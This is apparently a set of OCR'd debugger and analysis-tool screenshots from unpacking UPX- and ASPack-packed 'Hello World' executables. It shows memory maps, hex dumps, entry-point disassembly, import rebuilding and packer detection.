00C6C000 00004000 Thread 156C Stack                                            PRV  -RW-G      -RW--
00C70000 001FC000 Reserved                                                     PRV             -RW--
00E6C000 00004000 Thread 170C Stack                                            PRV  -RW-G      -RW--
00E70000 001FD000 Reserved                                                     PRV             -RW--
0106D000 00003000 Thread 79C Stack                                             PRV  -RW-G      -RW--
6E940000 00001000 libgcc_s_dw2-1.dll                                           IMG  -R---      ERWC-
6E941000 00017000  ".text"                           Executable code             IMG  ER---      ERWC-
6E958000 00001000  ".data"                           Initialized data            IMG  -RW--      ERWC-
6E959000 00001000  ".rdata"                          Read-only initialized data  IMG  -R---      ERWC-
6E95A000 00001000  ".eh_fram"                                                  IMG  -RWC-      ERWC-
6E95B000 00001000  ".bss"                            Uninitialized data          IMG  -RW--      ERWC-
6E95C000 00001000  ".edata"                          Export tables               IMG  -R---      ERWC-
6E95D000 00001000  ".idata"                          Import tables               IMG  -RW--      ERWC-
6E95E000 00001000  ".CRT"                                                      IMG  -RWC-      ERWC-
6E95F000 00001000  ".tls"                            Thread-local storage        IMG  -RWC-      ERWC-
6E960000 00001000  ".reloc"                          Base relocations            IMG  -R---      ERWC-
6FC40000 00001000 libstdc++-6.dll                                              IMG  -R---      ERWC-
6FC41000 00082000  ".text"                           Executable code             IMG  ER---      ERWC-
6FCC3000 00007000  ".data"                           Initialized data            IMG  -RW--      ERWC-
6FCCA000 0000A000  ".rdata"                          Read-only initialized data  IMG  -R---      ERWC-
6FCD4000 00012000  "/4"                                                        IMG  -RWC-      ERWC-
6FCE6000 00001000  ".bss"                            Uninitialized data          IMG  -RW--      ERWC-
```




```
Address  Size     Info                  Content   Type Protection Initial
002C0000 00001000 al-khaser_packed.exe            IMG  -R---      ERWC-
002C1000 0001B000  "UPX0"                         IMG  ERW--      ERWC-
002DC000 00012000  "UPX1"                         IMG  ERWC-      ERWC-
002EE000 00001000  ".rsrc"                s       IMG  -RW--      ERWC-
006E0000 00010000                                 MAP  -RW--      -RW--
006F0000 00004000                                 MAP  -R---      -R---
006F4000 00004000 Reserved                        MAP             -R---
00710000 0001B000                                 MAP  -R---      -R---
00730000 00035000 Reserved                        PRV             -RW--
00765000 0000B000                                 PRV  -RW-G      -RW--
00770000 00004000                                 MAP  -R---      -R---
00780000 00001000                                 MAP  -R---      -R---
00790000 00002000                                 PRV  -RW--      -RW--
007A0000 00035000 Reserved                        PRV             -RW--
007D5000 0000B000                                 PRV  -RW-G      -RW--
00800000 0005F000 Reserved                        PRV             -RW--
0085F000 0000E000                                 PRV  -RW--      -RW--
0086D000 00193000 Reserved                        PRV             -RW--
00A00000 000F9000 Reserved                        PRV             -RW--
00AF9000 00007000 Thread 16                       PRV  -RW-G      -RW--
00B00000 00035000 Reserved                        PRV             -RW--
00B35000 0000B000                                 PRV  -RW-G      -RW--
00B40000 00035000 Reserved                        PRV             -RW--
00B75000 0000B000                                 PRV  -RW-G      -RW--
00B80000 00007000                                 PRV  -RW--      -RW--
00B87000 00009000 Reserved                        PRV             -RW--
00B90000 000C7000 \Device\H                       MAP  -R---      -R---
```




```
UPX1:                                   2D170 #11570 <EntryPoint>

Addre                                                    ASCII
002C1000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```




```
Address  Hex                                             ASCII
00401000 83 EC 1C 8B 44 24 20 8B 00 8B 00 3D 91 00 00 C0 .ì..D$ ....=...À
00401010 76 2E 3D 94 00 00 C0 0F 84 D7 00 00 00 3D 96 00 v.=...À..×...=..
00401020 00 C0 74 63 3D 93 00 00 C0 0F 84 91 00 00 00 31 .Àtc=...À......1
00401030 C0 83 C4 1C C2 04 00 8D B4 26 00 00 00 00 66 90 À.Ä.Â...´&....f.
00401040 3D 8D 00 00 C0 73 79 3D 05 00 00 C0 75 32 C7 44 =...Àsy=...Àu2ÇD
00401050 24 04 00 00 00 00 C7 04 24 0B 00 00 00 E8 02 00 $.....Ç.$....è..
00401060 2A 84 83 F8 01 0F 84 EF 00 00 00 85 C0 74 C0 C7 *..ø...ï....ÀtÀÇ
00401070 04 24 0B 00 00 00 FF D0 B8 FF FF FF FF EB B2 90 .$....ÿÐ¸ÿÿÿÿë².
00401080 3D 1D 00 00 C0 75 A8 C7 44 24 04 00 00 00 00 C7 =...Àu¨ÇD$.....Ç
00401090 04 24 04 00 00 00 E8 02 00 2A 84 83 F8 01 0F 84 .$....è..*..ø...
004010A0 D2 00 00 00 85 C0 74 87 C7 04 24 04 00 00 00 FF Ò....Àt.Ç.$....ÿ
```



```
004020A0  55                  push ebp                              OEP
004020A1  89CD                mov ebp,ecx
004020A3  57                  push edi                              edi:EntryPoint
004020A4  56                  push esi                              esi:EntryPoint
004020A5  89D6                mov esi,edx                           esi:EntryPoint
004020A7  53                  push ebx
004020A8  83EC 3C             sub esp,3C
004020AB  0FBE18              movsx ebx,byte ptr ds:[eax]
004020AE  89DF                mov edi,ebx                           edi:EntryPoint
004020B0  83FB 2D             cmp ebx,2D                            2D:'-'
004020B3  0F84 DA000000       je packed.402193
004020B9  89C1                mov ecx,eax
004020BB  83FB 5D             cmp ebx,5D                            5D:']'
004020BE  0F84 CF000000       je packed.402193
004020C4  896C24 28           mov dword ptr ss:[esp+28],ebp
004020C8  81E5 00400000       and ebp,4000
004020CE  897424 1C           mov dword ptr ss:[esp+1C],esi         esi:EntryPoint
004020D2  896C24 20           mov dword ptr ss:[esp+20],ebp
004020D6  EB 17               jmp packed.4020EF
004020D8  8DB426 00000000     lea esi,dword ptr ds:[esi]            esi:EntryPoint
004020DF  90                  nop
004020E0  89FB                mov ebx,edi                           edi:EntryPoint
004020E2  2B5C24 1C           sub ebx,dword ptr ss:[esp+1C]
004020E6  85DB                test ebx,ebx
004020E8  74 67               je packed.402151
004020EA  89E8                mov eax,ebp
004020EC  0FBED8              movsx ebx,al
004020EF  8D71 01             lea esi,dword ptr ds:[ecx+1]          esi:EntryPoint
004020F2  83FB 5D             cmp ebx,5D                            5D:']'
004020F5  0F84 C6000000       je packed.4021C1
004020FB  83FB 2D             cmp ebx,2D                            2D:'-'
004020FE  0F84 AC000000       je packed.4021B0
00402104  85DB                test ebx,ebx
00402106  0F84 B5000000       je packed.4021C1
0040210C  83FB 2F             cmp ebx,2F                            2F:'/'
0040210F  0F84 AC000000       je packed.4021C1
00402115  83FB 5C             cmp ebx,5C                            5C:'\\'
00402118  0F84 A3000000       je packed.4021C1
```



```
Address  Disassembly                                   String
00401338 mov dword ptr ss:[esp],packed.405000          "libgcc_s_dw2-1.dll"
0040134B mov dword ptr ss:[esp],packed.405000          "libgcc_s_dw2-1.dll"
00401361 mov dword ptr ss:[esp+4],packed.405013        "__register_frame_info"
00401376 mov dword ptr ss:[esp+4],packed.405029        "__deregister_frame_info"
004018C0 mov eax,dword ptr ds:[404010]                 "D<@"
004018D2 mov eax,dword ptr ds:[404010]                 "D<@"
004018DD mov dword ptr ds:[404010],edx                 "D<@"
00401CE5 mov dword ptr ss:[esp],packed.4051D0          "Mingw runtime failure:\n"
00401DF0 mov dword ptr ss:[esp],packed.4051E8          "  VirtualQuery failed for %d bytes at address %p"
00401EF9 mov dword ptr ss:[esp],packed.405250          "  Unknown pseudo relocation bit size %d.\n"
00401FCE mov dword ptr ss:[esp],packed.40521C          "  Unknown pseudo relocation protocol version %d.\n"
0040300E cmp dword ptr ds:[esi],packed.40527E          "glob-1.0-mingw32"
0040301D mov dword ptr ds:[esi],packed.40527E          "glob-1.0-mingw32"
004030DA cmp dword ptr ds:[esi],packed.40527E          "glob-1.0-mingw32"
00403BD6 mov dword ptr ss:[esp+4],packed.405044        "Hello world!"
```




0008 - Packed.exe - C:\Users\Terminator\Desktop\Packed.exe

- ✓ kernel32.dll (18) FThunk: 00008170
- ✓ msvcrt.dll (32) FThunk: 000081BC
- ✓ libgcc_s_dw2-1.dll (2) FThunk: 00008244
- ✓ libstdc++-6.dll (5) FThunk: 00008250


OEP	004020A0
VA	00408170
Size	000000F4

```
Generating PE header checksum
Rebuild success C:\Users\Terminator\Desktop\1_SCY.exe
-> Old file size 0x0000B400 new file size 0x0000B400 (100 %)
Generating PE header checksum
Rebuild success C:\Users\Terminator\Desktop\1.exe
-> Old file size 0x0000E000 new file size 0x0000AC00 (76 %)
```

Imports: 57 | ✓ Invalid: 0 | Imagebase: 00400000 | Packed.exe



```
; Attributes: bp-based frame

sub_403BC0 proc near
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF0h
sub     esp, 10h
call    sub_401950
mov     dword ptr [esp+8], 0Ch
mov     dword ptr [esp+4], offset aHelloWorld ; "Hello world!"
mov     dword ptr [esp], offset _ZSt4cout
call    _ZSt16__ostream_insertIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_PKS3_i
mov     dword ptr [esp], offset _ZSt4cout
call    _ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_
xor     eax, eax
leave
retn
sub_403BC0 endp
```



File name: C:/Users/Terminator/Desktop/Hello World.exe

Type: PE

Size: 16384

EntryPoint: 0000b001

ImageBase: 00400000

NumberOfSections: 000a

SizeOfImage: 0000e000


packer ASPack(2.12-2.42)[-]

linker unknown(2.32)[EXE32,console]

Detect It Easy

100%


78 ms




Offset	Name	Func. Count	Bound?	OriginalFirstT	TimeDateStai	Forwarder	NameRVA	FirstThunk
3E20	kernel32.dll	3	FALSE	0	0	0	BFE0	BFD0
3E34	msvcrt.dll	1	FALSE	0	0	0	C098	C0D1
3E48	msvcrt.dll	1	FALSE	0	0	0	C0A3	C0D9
3E5C	libgcc_s_dw...	1	FALSE	0	0	0	C0AE	C0E1
3E70	libstdc++-6....	1	FALSE	0	0	0	C0C1	C0E9

kernel32.dll [3 entries]

Call via	Name	Ordinal	Original Thun	Thunk	Forwarder	Hint
BFD0	GetProcAd...	-	-	BFED	-	0
BFD4	GetModule...	-	-	BFFE	-	0
BFD8	LoadLibraryA	-	-	C011	-	0




```
60                   pushad                            EntryPoint
E8 03000000          call hello world.40B00A
E9 EB045D45          jmp 459DB4F7
55                   push ebp
C3                   ret
E8 01000000          call hello world.40B014
EB 5D                jmp hello world.40B072
BB EDFFFFFF          mov ebx,FFFFFFED
03DD                 add ebx,ebp
81EB 00B00000        sub ebx,B000
83BD A0040000 00     cmp dword ptr ss:[ebp+4A0],0
899D A0040000        mov dword ptr ss:[ebp+4A0],ebx
0F85 E3030000        jne hello world.40B418
8D85 AC040000        lea eax,dword ptr ss:[ebp+4AC]
50                   push eax
FF95 C10F0000        call dword ptr ss:[ebp+FC1]
8985 A4040000        mov dword ptr ss:[ebp+4A4],eax
8BF0                 mov esi,eax                       esi:EntryPoint
8D7D 51              lea edi,dword ptr ss:[ebp+51]     edi:EntryPoint
57                   push edi                          edi:EntryPoint
56                   push esi                          esi:EntryPoint
FF95 BD0F0000        call dword ptr ss:[ebp+FBD]
AB                   stosd
B0 00                mov al,0
AE                   scasb
75 FD                jne hello world.40B058
3807                 cmp byte ptr ds:[edi],al          edi:EntryPoint
75 EE                jne hello world.40B04D
8D45 7A              lea eax,dword ptr ss:[ebp+7A]
FFE0                 jmp eax
```



